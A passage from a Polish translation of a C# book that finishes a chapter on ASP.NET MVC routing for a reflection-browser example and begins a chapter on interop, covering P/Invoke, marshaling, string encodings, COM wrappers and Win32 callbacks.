Ten ostatni wiersz został użyty dlatego, że kiedy ASP.NET generuje łącza (na przykład przy użyciu metody pomocniczej `Html.ActionLink`), to normalnie usuwa wszelkie znaki ukośnika umieszczone na ich końcu, nawet jeśli specyfikacja trasy je zawiera. My jednak tego nie chcemy — adresy URL o postaci [http://nasza\\_witryna/Reflection/mscorlib/System.String](http://nasza_witryna/Reflection/mscorlib/System.String) wyglądają tak, jak gdyby odwoływały się do jakiegoś pliku o nazwie `System` z rozszerzeniem `.String`; dlatego też uznaliśmy, że lepiej będą one wyglądać ze znakiem ukośnika na końcu. (Poza tym całkiem logiczne byłoby rozszerzenia aplikacji o prezentowanie informacji dotyczących składowych konkretnego typu).

Oprócz tego musimy także wprowadzić odpowiednie modyfikacje w kontrolerze — aktualnie parametr określający nazwę podzespołu nie nosi już nazwy `id`. Nadaliśmy mu znaczenie bardziej odpowiednią nazwę `assemblyName`, zatem musimy zaktualizować deklarację metody akcji i dostosować ją do nowej konfiguracji

trasowania. Ta zmiana jest sporym ulepszeniem, gdyż znaczenie lepiej opisuje znaczenie danych wejściowych przekazywanych do metody.

Oprócz tego trzeba zmodyfikować także widok, gdyż generuje on łącza do stron z informacjami o typach, a postać adresów URL prowadzących do tych stron została zmieniona. [Przykład 20-42](#) pokazuje zmodyfikowany wiersz kodu umieszczony w pętli @foreach, oryginalnie przedstawiony na [Przykład 20-39](#).

#### Przykład 20-42. Zapewnienie zgodności łącza ze zdefiniowaną trasą

```
<div>
    @Html.ActionLink(typeName, "Type",
        new { assemblyName = Model.SimpleName, typeName })
</div>
```

Jedyna różnica polega na tym, że zamiast wartości `id`, która wcześniej stanowiła część przekazywanych informacji, teraz używamy identyfikatora `assemblyName`, by zapewnić zgodność ze zmianami wprowadzonymi w konfiguracji trasowania oraz w kontrolerze.

Teraz nasza aplikacja jest w stanie nie tylko wyświetlać informacje o podzespołach i typach, lecz także posługuje się adresami URL reprezentującymi zasoby w taki sposób, w jaki sobie tego życzyliśmy. Nie musimy już korzystać z istniejącego wzorca adresów, który w rzeczywistości nie odpowiada naszym potrzebom.

Aby zakończyć ten przykład, dodamy do niego jeszcze jeden zasób: stronę główną, prezentującą wszystkie dostępne podzespoły wraz z odpowiednimi łączami. Jak pokazuje [Przykład 20-43](#), ta strona jest całkiem prosta. To kolejny przykład pokazujący, dlaczego użycie modelu dziedziny w aplikacjach MVC niekoniecznie jest najlepszym rozwiązaniem — nasz nowy model nie odpowiada żadnemu istniejącemu typowi dostępnemu w API odzwierciedlania, którego nasza aplikacja używa do prezentowania informacji.

#### Przykład 20-43. Model najwyższego poziomu

```
using System.Collections.Generic;
using System.Linq;

namespace MvcReflectionView.Models
{
    public class ReflectionModel
    {
        public ReflectionModel(IEnumerable<string> assemblyNames)
        {
            Assemblies = assemblyNames.ToList();
        }

        public IList<string> Assemblies { get; private set; }
    }
}
```

```
}
```

Oprócz tego musimy dodać odpowiednią metodę pomocniczą do klasy `ModelSource`; jej kod przedstawia [Przykład 20-44](#).

#### Przykład 20-44. Udostępnianie modelu najwyższego poziomu

```
public static ReflectionModel GetReflectionModel()
{
    return new ReflectionModel(AvailableAssemblies.Keys);
}
```

Widok odpowiadający temu modelowi będzie przedstawał listę podzespołów wraz z zestawem odpowiednich łączy wygenerowanych przy użyciu techniki podobnej do tej, której użyliśmy do tworzenia łączy do stron z informacjami o plikach. Ten widok będzie nosił nazwę `Index`, gdyż jest to tradycyjna nazwa nadawana widokom głównego poziomu; jego kod został przedstawiony na [Przykład 20-45](#).

#### Przykład 20-45. Kod widoku głównego

```
@model MvcReflectionView.Models.ReflectionModel

@{
    ViewBag.Title = "Strona główna";
}

<h2>Podzespoły</h2>
@foreach(string assemblyName in Model.Assemblies)
{
    <div>
        @Html.ActionLink(assemblyName, "Assembly", new { assemblyName })
    </div>
}
```

Widok i model należy skojarzyć ze sobą przy użyciu kontrolera, a zatem do naszego kontrolera `ReflectionController` musimy dodać kod przedstawiony na [Przykład 20-46](#).

#### Przykład 20-46. Akcja Index kontrolera ReflectionController

```
public ActionResult Index()
{
    return View(ModelSource.GetReflectionModel());
}
```

Chcielibyśmy, żeby tę stronę można było wyświetlić, podając adres o postaci: [http://nasza\\_witryna/Reflection](http://nasza_witryna/Reflection); można by zatem sądzić, że należy w tym celu dodać odpowiednią trasę. Okazuje się jednak, że nie jest to konieczne, gdyż taki adres obsługuje domyślna trasa zdefiniowana przez Visual Studio podczas tworzenia projektu. Adres o takiej postaci nie pasuje do żadnej z dwóch pozostałych tras z

**Przykład 20-41**, gdyż obie zawierają obowiązkowe fragmenty umieszczone za segmentem *Reflection*. Dlatego system trasowania zdecyduje, że żadnej z tych reguł nie można użyć do obsługi takiego adresu URL, i skorzysta z oryginalnej reguły. Reguła ta pozwala na pominięcie zarówno nazwy akcji, jak i sekcji *ID*, wybierając w takim przypadku domyślną akcję o nazwie *Index*, czyli tak jak chcieliśmy, zostanie wywołana metoda *Index* kontrolera *ReflectionController*.

A co się stanie, gdybyśmy zdecydowali się usunąć domyślną regułę? Moglibyśmy uznać, że chcemy dysponować pełną kontrolą nad adresami URL używanymi w aplikacji i usunąć wzorzec ogólnego przeznaczenia. W takim przypadku musielibyśmy dodać wyspecjalizowaną regułę określającą, jaką akcję należy wykonać; reguła ta została przedstawiona na [Przykład 20-47](#).

#### Przykład 20-47. Precyzyjna reguła dla akcji Index

```
routes.MapRoute(  
    name: "Reflection",  
    url: "Reflection/",  
    defaults: new { controller = "Reflection", action = "Index" });
```

Po zastosowaniu takiej reguły użycie adresu URL [http://nasza\\_witryna/Reflection](http://nasza_witryna/Reflection) spowoduje wyświetlenie listy wszystkich podzespołów, które klasa *ModeSource* zdecydowała się udostępniać; przy czym każdy element wyświetlonej listy będzie łączem prowadzącym do strony podzespołu (takim jak [http://nasza\\_witryna/Refelction/System.Web/](http://nasza_witryna/Refelction/System.Web/)). Z kolei na tej stronie zostanie wyświetlona lista łączy do wszystkich typów dostępnych w wybranym podzespołe, takich jak [http://nasza\\_witryna/Refelction/System.Web/System.Web.HttpRequest](http://nasza_witryna/Refelction/System.Web/System.Web.HttpRequest).

## Podsumowanie

W tym rozdziale przedstawione zostały dwa mechanizmy generowania widoków stosowane do tworzenia stron WWW zawierających treści generowane dynamicznie na serwerze. Mechanizm Razor udostępnia prostą składnię pozwalającą na tworzenie stron zawierających niewiele więcej niż kod HTML oraz niezbędny kod C#. Z kolei składnia używana podczas tworzenia stron w technologii Web Forms jest bardziej rozbudowana, jednak takie strony korzystają z modelu kontrolek serwerowych. Każde z tych rozwiązań może być stosowane wraz z modelem MVC zapewniającym separację wybranych pojęć, a konkretnie: opisu danych, które mają być wyświetlane, podejmowania decyzji dotyczących sposobu obsługi żądań oraz określania, jak dane mają być prezentowane. Wszystkie te rozwiązania współpracują z mechanizmem trasowania, który potrafi obsługiwać witryny o bardziej wyrafinowanej i złożonej strukturze niż te, w których postać adresów URL stanowi bezpośrednie odwzorowanie struktury plików na serwerze.

[89] Ta klasa została wprowadzona w .NET 1.0, jeszcze zanim wprowadzono interfejsy kolekcji ogólnych. Zaimplementowanie takiego sposobu pobierania elementów kolekcji nie było możliwe bez tracenia zgodności wstecz z jej wcześniejszymi wersjami.

[90] W przypadkach, gdy taki plik nie jest nam potrzebny, można go pominąć. Zazwyczaj tak właśnie się dzieje w aplikacjach MVC.

[91] Wzorzec ten został opracowany przez firmę Xerox Parc. Oryginalnie stanowił on część systemu Smalltalk i został zaprojektowany wyłącznie z myślą o tworzeniu aplikacji klienckich; puryści będą się upierać, że MVC w wersji stosowanej w ASP.NET (z koniecznością) różni się od tego oryginalnego wzorca, jednak korzysta z tej samej podstawowej zasady separacji zagadnień.

## Rozdział 21. Współdziałanie

Czasami programy pisane w języku C# muszą korzystać z komponentów programowych, które nie zostały zaimplementowane z myślą o platformie .NET. Przeważająca większość usług udostępnianych przez system Windows została zaprojektowana pod kątem używania w kodzie niezarządzanym (czyli w kodzie, który nie korzysta ze środowiska realizacji zarządzanej, udostępnianego przez CLR), i chociaż biblioteka klas .NET Framework zawiera wiele klas stanowiących opakowania tych usług, to jednak może się zdarzyć, że będziemy chcieli skorzystać z takiej możliwości, której API .NET nie udostępniają. Co więcej, my lub nasza firma możemy dysponować istniejącym już kodem niezarządzanym, którego chcielibyśmy używać w programach C#. CLR pozwala na to dzięki swoim możliwościom współdziałania pozwalającym na korzystanie z rodzimych (czyli niezarządzanych) API w kodzie C#.

Mechanizmy współdziałania obsługują trzy kategorie rodzimych API. Możemy wywoływać metody umieszczone w rodzimych bibliotekach DLL, które zawierają przeważającą większość wszystkich API Win32. (Ten rodzaj współdziałania jest określany jako Platform Invoke, w skrócie P/Invoke). Możemy także korzystać z Component Object Mode (COM), udostępniającego rodzime, obiektowe API. W końcu od systemu Windows 8 uzyskaliśmy także możliwość korzystania z Windows Runtime i choć bazuje ono na technologii COM, to jednak .NET 4.5 udostępnia specjalne mechanizmy, które wykraczają poza standardowe możliwości współdziałania z COM, dzięki czemu klasy Windows Runtime wydają się znacznie lepiej pasować co kodu C# niż API udostępniane przez wcześniejsze obiekty COM. Niezależnie od tego, której z tych trzech form współdziałania będziemy używać, można wskazać pewne ich aspekty, które będą wspólne dla każdej z nich. Przedstawię je pokrótce, zanim zajmiemy się bardziej szczegółowo możliwościami charakterystycznymi dla poszczególnych technologii.

### Wywoływanie kodu rodzimego

Niezależnie od rodzaju używanego API rodzimego współdziałanie z nim zawsze wiąże się z przekroczeniem granicy pomiędzy kodem rodzimym i zarządzanym, chyba że wywołanie nigdy nie powróci do miejsca, gdzie zostało zapoczątkowane. Istnieje kilka powodów, które sprawiają, że takie przejście pomiędzy kodem wykonywanym w środowisku zarządzanym oraz kodem rodzimym może być złożone. Zostaną one przedstawione w kilku kolejnych punktach rozdziału.

### Szeregowanie

W systemie Windows niektóre typy danych mają tylko jedną, powszechnie używaną

reprezentację binarną. Na przykład procesor jest w stanie bezpośrednio operować na 32-bitowych liczbach całkowitych. Precyzyjnie rzecz ujmując, istnieje więcej niż jeden powszechnie używany sposób reprezentacji takich wartości przy użyciu czterech bajtów pamięci — niektóre procesory przechowują je, umieszczając najbardziej znaczący bajt w komórce pamięci o najniższym adresie (jest to tak zwany porządek *big-endian*), natomiast procesory firmy Intel umieszczają w tej samej komórce pamięci najmniej znaczący bajt wartości (porządek *little-endian*). Niemniej jednak jeśli chodzi o przekazywanie wartości całkowitych w wywołaniach metod, to najbardziej wydajnym rozwiązaniem jest wykorzystanie formatu rodzimego, dlatego jest on stosowany zarówno w kodzie rodzimym, jak i zarządzanym. (Większość systemów, w jakich aktualnie można uruchamiać CLR, korzysta z porządku *little-endian*, a jedynym wyjątkiem jest Xbox 360). Jednak taka zgodność nie dotyczy wszystkich typów danych. Na przykład łańcuchy znaków mogą być reprezentowane na wiele różnych sposobów. Niektóre API wymagają przekazywania łańcuchów zakończonych wartością `null`, natomiast inne wymagają użycia zapisu o stałej, określonej szerokości; niektóre wymagają kodowania jednobajtowego, a inne oczekują, że każdy znak łańcucha będzie reprezentowany przez dwa bajty. Nawet coś tak prostego jak wartości logiczne ma w systemie Windows aż trzy reprezentacje.

W CLR rozbieżności tego typu zazwyczaj nie występują, bo środowisko to nie daje nam wyboru. Na przykład definiuje ono tylko jeden typ reprezentujący łańcuchy znaków i udostępnia tylko jeden sposób reprezentacji wartości logicznych. Jednak rodzime API wcale nie muszą używać tych samych reprezentacji co .NET, a w takich przypadkach CLR będzie musiało skonwertować argumenty do takiej postaci, jakiej oczekują metody rodzime. Dokładnie to samo dotyczy wszelkich informacji przekazywanych przez metodę z powrotem do kodu wywołującego, bądź to w formie wartości wynikowej, bądź parametrów wyjściowych, bądź referencyjnych. Ten proces polegający na wykonywaniu niezbędnych konwersji typów jest nazywany **szeregowaniem** (ang. *marshaling*).

Stosowanie szeregowania ma wpływ na wydajność działania aplikacji. Jeśli nie mamy kontroli nad używanym API, to nie będziemy mieli wyboru i będziemy musieli pogodzić się z tymi kosztami; jeśli jednak to my projektujemy niezarządzane API, które będzie mogło być używane w kodzie .NET, to warto wiedzieć i pamiętać o zagadnieniach, które mogą mieć wpływ na wydajność. Więcej informacji na ten temat można znaleźć w ramce pt. „[Typy kopiowalne](#)”.

Aby mieć możliwość prawidłowego szeregowania, CLR musi wiedzieć, której reprezentacji należy użyć. Informacje te są podawane przy użyciu atrybutu `MarshalAs`. Przykład 21-1 przedstawia kod C# stanowiący deklarację rodzimej metody zdefiniowanej w bibliotece Win32 o nazwie `advapi32.dll`. Zwraca ona

wartość typu `bool`, a jej drugim argumentem jest dana typu `string`; oba te typy są dosyć kłopotliwe ze względu na dużą liczbę ich reprezentacji stosowanych w kodzie rodzimym. Atrybut `DllImport` zostanie opisany nieco dalej, w podrozdziale pt. „[Mechanizm Platform Invoke](#)”.

### Przykład 21-1. Atrybut MarshalAs

```
[DllImport("advapi32.dll", SetLastError = true, CharSet = CharSet.Auto)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool BackupEventLog(
    IntPtr hEventLog,
    [MarshalAs(UnmanagedType.LPTStr)] string backupFile);
```

#### Typy kopiowalne

Mechanizmy współdziałania rozróżniają typy *kopiowalne* oraz *niekopiowalne*. Typy kopiowalne to te, których binarna reprezentacja w CLR jest taka sama jak ich reprezentacja używana w kodzie niezarządzanym. (W języku angielskim typy te są określane słowami *blittable* oraz *nonblittable*; przy czym termin *blit* oznacza po prostu kopiowanie danych. Termin *blit* pochodzi od skrótu „blt” oznaczającego słowa „block transfer”, transfer blokowy, do którego dodano literę „i”, by ułatwić wymowę. Zapewne uznano, że słowo „blot” dziwnie brzmiało). Na przykład CLR używa rodzimego formatu zapisu wszystkich typów liczbowych, a zatem przekazanie wartości typu `int` do niezarządzanej metody oczekującej 32-bitowej liczby całkowitej nie będzie wymagało żadnego szeregowania.

Z drugiej strony, typ `System.String` nie jest kopiowalny. Większość rodzimych API wymaga, by łańcuchy znaków kończyły się wartością `null`, natomiast w klasie reprezentującej łańcuchy znaków w .NET informacja o długości łańcucha jest przechowywana osobno. Technologia COM definiuje typ reprezentujący łańcuchy znaków, który nieco przypomina klasę używaną w .NET — nosi on nazwę `BSTR`. (Używają go także niektóre API, które z COM nie mają wiele wspólnego). Niemniej jednak korzysta on z innej reprezentacji binarnej, a oprócz tego typ `BSTR` podlega specjalnym regułom zarządzania pamięcią, dlatego też nie można go używać zamiennie z łańcuchami znaków .NET.

Wiele metod wymaga przekazywania wskaźników do struktur danych. Jeśli wszystkie pola takiej struktury są kopiowalne, to także sama struktura będzie kopiowalna. Wystarczy jednak, że choć jedno pole nie będzie zapewniało możliwości kopiowania, a możliwości tej nie będzie zapewniać także cała struktura.

CLR dysponuje wszelkimi możliwościami niezbędnymi do przekazywania niekopiowalnych argumentów przez granice pomiędzy kodem zarządzanym i rodzimym. Musi jedynie utworzyć kopie danych przekazywanych w tych argumentach i zapisać je w odpowiednim formacie. Metody rodzime, których argumenty i wartości wynikowe są kopiowalne, są także najbardziej efektywne pod względem szybkości wywoływania, gdyż CLR nie musi przy tym niczego kopiować.

Słowo kluczowe `extern` informuje kompilator, że ciało tej metody jest zdefiniowane w innym miejscu (w tym przypadku — w niezarządzanej bibliotece DLL). Gdyby zostało ono pominięte, to kompilator zgłosiłby błąd informujący o braku ciała metody. C# pozwala na stosowanie tego słowa kluczowego wyłącznie w przypadkach, gdy wie, gdzie znajduje się implementacja. Zazwyczaj ogranicza to możliwości jego stosowania do rozwiązań korzystających z mechanizmu współdziałania (choć firma Microsoft używa go także we własnej bibliotece klas,

by wywoływać wbudowane możliwości CLR), a zatem w praktyce słowa kluczowego `extern` będziemy używali wyłącznie wraz z atrybutem `DllExport` lub mechanizmami współdziałania z COM.

Aby dostarczyć CLR informacji, których potrzebuje do poprawnego obsłużenia tych wartości, dodaliśmy atrybuty `MarshalAs` do wartości wynikowej metody oraz do argumentu typu `string`. Aby użyć tego atrybutu, należy w nim podać jedną z wartości typu wyliczeniowego `UnmanagedType`. Na przykład wartość `Bool` tego typu oznacza, że metoda używa reprezentacji `BOOL` Win32. (Nieco rozrzutnie korzysta ona z czterech bajtów, by przechowywać jeden bit informacji — wartość `0` oznacza fałsz, natomiast jakakolwiek inna wartość oznacza prawdę). Zastosowaliśmy tę wartość w atrybucie odnoszącym się do typu wynikowego metody, zatem CLR sprawdzi wartość zwroconą przez metodę i skonwertuje ją do swojej wewnętrznej reprezentacji. (Typ `System.Boolean`, w C# określany jako `bool`, przechowuje wartość, używając do tego jednego bajtu).

Nie zastosowaliśmy atrybutu w pierwszym argumencie, gdyż nie jest on potrzebny. Typ `IntPtr` zawsze odpowiada wskaźnikowi o wielkości odpowiedniej dla procesu, w jakim jest wykonywany kod — 32- lub 64-bitowemu. (Odpowiada on mniej więcej typowi `void*` języków C lub C++, gdyż możemy mieć pewność, że wartość tego typu może na coś wskazywać, choć niekoniecznie wiadomo na co).

### PODPOWIEDŹ

CLR musi znać typy nawet tych parametrów, dla których nie trzeba podawać atrybutów określających sposób szeregowania, tylko w ten sposób będzie bowiem mogło przekazywać argumenty o odpowiedniej postaci i wielkości. Przykład 21-1 dostarcza CLR tych informacji, podając deklarację metody. Jak się dowiesz z dalszej części rozdziału, każdy z trzech mechanizmów współdziałania korzysta z nieco innych sposobów przekazywania CLR tych metadanych.

Argument typu `string` jest nieco bardziej złożony. W powyższym przykładzie użyliśmy wartości `LPTStr`, a jeśli znasz konwencje stosowane podczas pisania kodu Win32, to będziesz wiedział, że oznacza to łańcuch znaków zakończony wartością `null`, nie daje natomiast żadnych informacji o przyjętym sposobie kodowania. Właśnie z tego powodu obsługa łańcuchów znaków jest nieco bardziej skomplikowana.

### Obsługa łańcuchów znaków

Sposób, w jaki CLR obsługuje przekazywanie łańcuchów znaków przez granice pomiędzy kodem rodzymym i zarządzanym, będzie miał jakiś sens, wyłączenie jeśli poznamy historię argumentów łańcuchowych w Win32 API. Pierwsze wersje

systemu Windows przeznaczone dla zwyczajnych odbiorców nie dysponowały pełną obsługą Unicode, a większość API związanych z obsługą łańcuchów znaków operowała na znakach zapisywanych przy użyciu jednego bajtu. W tamtych czasach wielkości pamięci dostępnej w komputerach były raczej skromne — system Windows 95 mógł działać na komputerach wyposażonych w 4 MB pamięci.

Procesor w moim starym komputerze stacjonarnym (który ma prawie 4 lata) ma trzykrotnie większą pamięć podręczną, a jego pamięć operacyjna jest tysiące razy większa. Jednak w tamtych czasach zapisywanie znaków przy użyciu dwóch bajtów wydawało się nieodpowiedzialną rozrzutnością, jeśli tylko język użytkownika można było prawidłowo reprezentować przy użyciu kodowania jednobajtowego.

Jednak w tym samym czasie firma Microsoft chciała zapewnić wsparcie dla aplikacji wielojęzycznych w swym potężniejszym systemie — Windows NT — dlatego też został on wyposażony w obsługę znaków zapisywanych przy użyciu dwóch bajtów. (W tamtych czasach każdy punkt kodowy Unicode używał 16 bitów, co oznaczało, że możliwe było korzystanie z pełnego zakresu znaków bez konieczności radzenia sobie ze sposobami kodowania, w których znaki mogą mieć różną wielkość. Aktualnie liczba punktów kodowych Unicode przekroczyła 65 536, po fakcie można zatem zauważać, że zastosowanie UTF-8 byłoby lepszym rozwiązaniem; problem w tym, że system Windows NT pojawił się na kilka lat przed opublikowaniem specyfikacji opisującej standard UTF-8). Oczywiście firma Microsoft chciała, by można było pisać aplikacje działające na wszystkich 32-bitowych wersjach systemu Windows, dlatego też lepszy produkt — Windows NT — obsługiwał zarówno jedno-, jak i dwubajtowe wersje wszystkich API operujących na łańcuchach znaków.

Jeśli przyjrzymy się punktom wejścia w bibliotekach DLL Win32, to zauważymy to podwójne API. W bibliotece *advapi32.dll* nie jest dostępna żadna metoda o nazwie `BackupEventLog`, są za to dostępne dwie inne: `BackupEventLogA` oraz `BackupEventLogW`. Pierwsza z nich pobiera wskaźnik na jednobajtowy stały łańcuch znaków (w Windows SDK typ ten jest określany jako `LPCSTR`), natomiast druga — wskaźnik na stały dwubajtowy łańcuch znaków (`LPCWSTR`). Litera A umieszczona na końcu pierwszej metody pochodzi od skrótu ANSI (który zgodnie z informacjami podanymi w [Rozdział 16.](#) jest nieco nieprecyzyjną nazwą nadawaną jednobajtowemu sposobowi kodowania używanemu w systemie Windows), natomiast litera W pochodzi od angielskiego słowa *wide* (szeroki) — dwa bajty zajmują bowiem więcej miejsca niż jeden.

Windows SDK zawiera różne makra, dzięki którym istnieje możliwość napisania jednego pliku źródłowego w taki sposób, że będzie go można skompilować zarówno w trybie jednobajtowym, jak i dwubajtowym, zmieniając jedynie opcje kompilatora. Jedno ustawienie spowoduje utworzenie wersji programu, która

będzie mogła działać w systemie Windows 95. Utworzone w taki sposób pliki binarne programu będzie także można uruchamiać w systemach Windows korzystających z Unicode, choć możliwości korzystania ze znaków spoza podstawowego zakresu ASCII będą raczej ograniczone. Jeśli jednak prawidłowo wykorzystamy dostępne makra, to dokładnie ten sam kod będzie można skompilować w taki sposób, by używał metod zapewniających pełną obsługę Unicode. Tak wygenerowany program będzie działał tylko w wersjach Windows korzystających z Unicode, niemniej jednak będzie w stanie prawidłowo obsługiwać teksty wielojęzyczne.

Wszystko to wygląda na dosyć zamierzchłą przeszłość, zważywszy, że wszystkie wersje systemu Windows udostępnione po 2001 roku obsługiwały znaki zapisywane przy użyciu większej liczby bajtów. (Windows ME był ostatnią wersją systemu obsługującą wyłącznie znaki jednobajtowe, a firma Microsoft przestała go wspierać w 2006 roku). Niemniej jednak jeśli mamy zamiar korzystać z mechanizmów współdziałania, to warto znać trochę historii, gdyż ma ona wpływ na sposób obsługi łańcuchów znaków podczas wywoływania kodu rodzimego.

Pierwsze wersje .NET były w stanie działać nie tylko w wersjach systemu Windows obsługujących Unicode, lecz także w tych używających znaków jednobajtowych. W konsekwencji chcąc wywoływać Win32 API w kodzie .NET, warto było mieć możliwość skorzystania ze znaków wielobajtowych, jeśli taka istniała, a w pozostałych przypadkach używać znaków jednobajtowych. Dlatego też CLR zna konwencje nazewnicze A/W. Warto zauważyć, że atrybut `DllImport` zastosowany w kodzie z [Przykład 21-1](#) przypisuje właściwości `CharSet` wartość `Auto`. To spowoduje, że CLR będzie szukać metody `BackupEventLogW`, a jeśli uda się ją znaleźć, to metoda ta zostanie wywołana w celu skonwertowania łańcucha do postaci zakończonej wartością `null` i zapisanej przy użyciu kodowania dwubajtowego. Jeśli metoda nie zostanie odnaleziona, to CLR wywoła funkcję `BackupEventLogA` konwertującą łańcuch znaków przy użyciu kodowania jednobajtowego.

Jeśli zajdzie taka potrzeba, możemy jawnie określić niezbędne sposoby konwersji. Typ wyliczeniowy `UnmanagedType` definiuje takie wartości jak `LPStr` oraz `LPWStr`. Dodatkowo definiuje także wartość `BSTR`, używaną w przypadku korzystania z typu łańcuchów znaków stosowanych w technologii COM. W .NET 4.5 dodana została także wartość `HSTRING`, reprezentująca jeszcze jeden rodzimy typ łańcuchów znaków wprowadzony w Windows Runtime. (Szczerze mówiąc, z technicznego punktu widzenia `HSTRING` nie jest nowym typem łańcuchów znaków. Jest to raczej opakowanie pozwalające na przekazywanie kilku różnych typów łańcuchów znaków poprzez granice pomiędzy kodem zarządzanym i rodzimym bez konieczności

każdorazowego kopiowania danych stanowiących zawartość łańcucha).

Choć stosowanie łańcuchów znaków wymaga od CLR wykonywania pewnych konwersji, to jednak w żaden sposób nie można tego porównać z nakładem pracy, jakiego wymaga przekazywanie przez granice pomiędzy kodem zarządzanym i rodzimym obiektów.

## Obiekty

Jeśli posługujemy się obiektami, które mają być przekazywane przez granice pomiędzy kodem zarządzanym i rodzimym, to zapewne wynika to z faktu, że korzystamy z API Windows Runtime lub API napisanych w technologii COM. Jednak wszelkie rozważania na temat szeregowania nie będą wyczerpujące bez informacji o obiektach, gdyż wszelkie rodzaje metod rodzimych — nawet zwyczajne punkty wejścia w bibliotekach DLL — mogą zwracać lub pobierać referencje do obiektów.

W niektórych przypadkach będą dostępne typy .NET reprezentujące bądź to typ niezarządzanego obiektu, którego chcemy używać, bądź też niezarządzany interfejs, który ten obiekt implementuje. W takich przypadkach można używać typu .NET zarówno dla argumentów, jak i wartości wynikowych. Jednak niektóre metody korzystające z obiektów COM posiadają rodziną sygnaturę zawierającą typ `IUnknown`, bazowy typ wszystkich interfejsów COM. .NET Framework nie definiuje żadnej reprezentacji tego interfejsu, zatem w takich przypadkach konieczne jest używanie typu `object`, atrybutu `MarshalAs` oraz wartości `IUnknown` typu wyliczeniowego `UnmanagedType`. Ten typ wyliczeniowy definiuje także wartość `IDispatch`, przeznaczoną do użycia w sytuacjach, kiedy korzystamy z API operujących na interfejsach COM tego typu. (`IDispatch` jest podstawowym elementem wsparcia technologii COM dla obsługi języków skryptowych). Z kolei Windows Runtime wymaga, by wszystkie używane obiekty implementowały inny standardowy interfejs, `IInspectable`, jednak także i on nie ma swojego odpowiednika pośród typów .NET. Oznacza to, że jeśli musimy wywołać metodę, której rodzima definicja zawiera ten interfejs, to sygnatura metody .NET korzystałaby z typu `object` oraz atrybutu `MarshalAs` z wartością `IInspectable` typu wyliczeniowego `UnmanagedType`.

Kiedy kod .NET wywołuje metodę rodziną, która zwraca niezarządzany obiekt, CLR umieszcza go w specjalnym obiekcie — opakowaniu nazywanym *RCW* (ang. *runtime-callable wrapper*<sup>[92]</sup>). Jest to obiekt generowany dynamicznie, który z perspektywy kodu .NET wygląda jak normalny obiekt .NET, a jednocześnie jest w stanie wywoływać dla nas metody przesłanianego obiektu COM. Windows Runtime bazuje na technologii COM; takimi samymi obiektami RCW będziemy posługiwali się, korzystając z obiektów Windows Runtime.

Analogicznie, jeśli wywołujemy rodzinę metodę, która oczekuje przekazania niezarządzanego obiektu, a my przekażemy do niej referencję do obiektu .NET, to CLR utworzy specjalny obiekt określany jako *CCW* (ang. *COM-callable wrapper*<sup>[93]</sup>). Oba te rodzaje obiektów — RCW oraz CCW — zostaną dokładniej opisane w podrozdziale „**Technologia COM**”, gdyż stanowią one jedne z elementów współdziałania z COM, choć samo tworzenie tych opakowań jest wykonywane w ramach szeregowania, ponieważ z obiektów mogą korzystać dowolne rodzinne metody.

Kiedy już przekażemy obiekt .NET do kodu rodzinego, to kod ten będzie mógł wykonywać nasz kod zarządzany, wywołując metody interfejsów COM udostępnianych przez obiekt CCW. Oznacza to, że współdziałanie nie jest procesem jednokierunkowym. Co więcej, nie jest to jedyny sposób, w jaki kod niezarządzany może wywoływać nasz kod zarządzany.

## Wskaźniki do funkcji

Niektóre metody rodzinne wymagają przekazywania wskaźników do funkcji. Na przykład metoda Win32 `EnumWindows` zapewnia możliwość uzyskania informacji o wszystkich oknach aktualnie otworzonych w systemie. Należy do niej przekazać funkcję zwrotną, która zostanie wywołana jeden raz dla każdego dostępnego okna; **Przykład 21-2** pokazuje, w jaki sposób można zaimportować tę metodę.

### Przykład 21-2. Importowanie funkcji wymagającej określenia funkcji zwrotnej

```
[DllImport("User32.dll")]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool EnumWindows(EnumWindowsProc lpEnumFunc, IntPtr lParam);

[return: MarshalAs(UnmanagedType.Bool)]
delegate bool EnumWindowsProc(IntPtr hwnd, IntPtr lParam);
```

Jak widać, do określenia wskaźnika do funkcji można użyć delegatu. **Przykład 21-3** pokazuje z kolei, jak można wywołać taką zaimportowaną funkcję. Ten sam listing importuje także funkcję `GetWindowText`, dzięki której możemy wyświetlić tytuł okna. Nawiąsem mówiąc, ten przykład pokazuje także, że jeśli chcemy wywołać metodę, która zapisuje łańcuch znaków w buforze przekazanym jako argument wywołania, to przekazywany jest obiekt `StringBuilder`, a nie `string`, gdyż wartości typu `string` są niezmienne.

### Przykład 21-3. Korzystanie z funkcji `EnumWindows`

```
static void Main(string[] args)
{
    EnumWindows(EnumWindowsCallback, IntPtr.Zero);
}
```

```
static bool EnumWindowsCallback(IntPtr hWnd, IntPtr lParam)
{
    var title = new StringBuilder(200);
    if (GetWindowText(hWnd, title, title.Capacity) != 0)
    {
        Console.WriteLine(title);
    }
    return true;
}

[DllImport("User32.dll", CharSet = CharSet.Auto, SetLastError = true)]
static extern int GetWindowText(IntPtr hWnd,
    [MarshalAs(UnmanagedType.LPTStr)] StringBuilder lpString, int nMaxCount);
```

Po zakończeniu wywołania funkcji `EnumWindows` nie będzie już ona wywoływała naszej funkcji zwrotnej, lecz z pewnym opóźnieniem zrobi to inny kod. Na przykład powłoka systemowa Windows udostępnia API umożliwiające monitorowanie zmian w systemie plików, które będzie wywoływać przekazaną funkcję zwrotną za każdym razem, gdy któryś z plików w katalogu ulegnie zmianie. (To API nie jest zazwyczaj używane w programach .NET — jest ono znacznie bardziej skomplikowane od klasy `FileSystemWatcher` przedstawionej w [Rozdział 11.](#), gdyż powłoka systemowa wymaga utworzenia specjalnego systemowego uchwytu, który będzie kojarzony z powiadomieniami. Niemniej jednak korzystając z tego API, można monitorować zmiany zachodzące w katalogach, które nie są katalogami systemowymi, takimi jak katalog *Biblioteka* wprowadzony w systemie Windows 7). Korzystając z takich funkcji, należy zachować ostrożność, gdyż łatwo można doprowadzić do sytuacji, w której delegat zostanie usunięty z pamięci, zanim rodzimy kod skończy go używać.

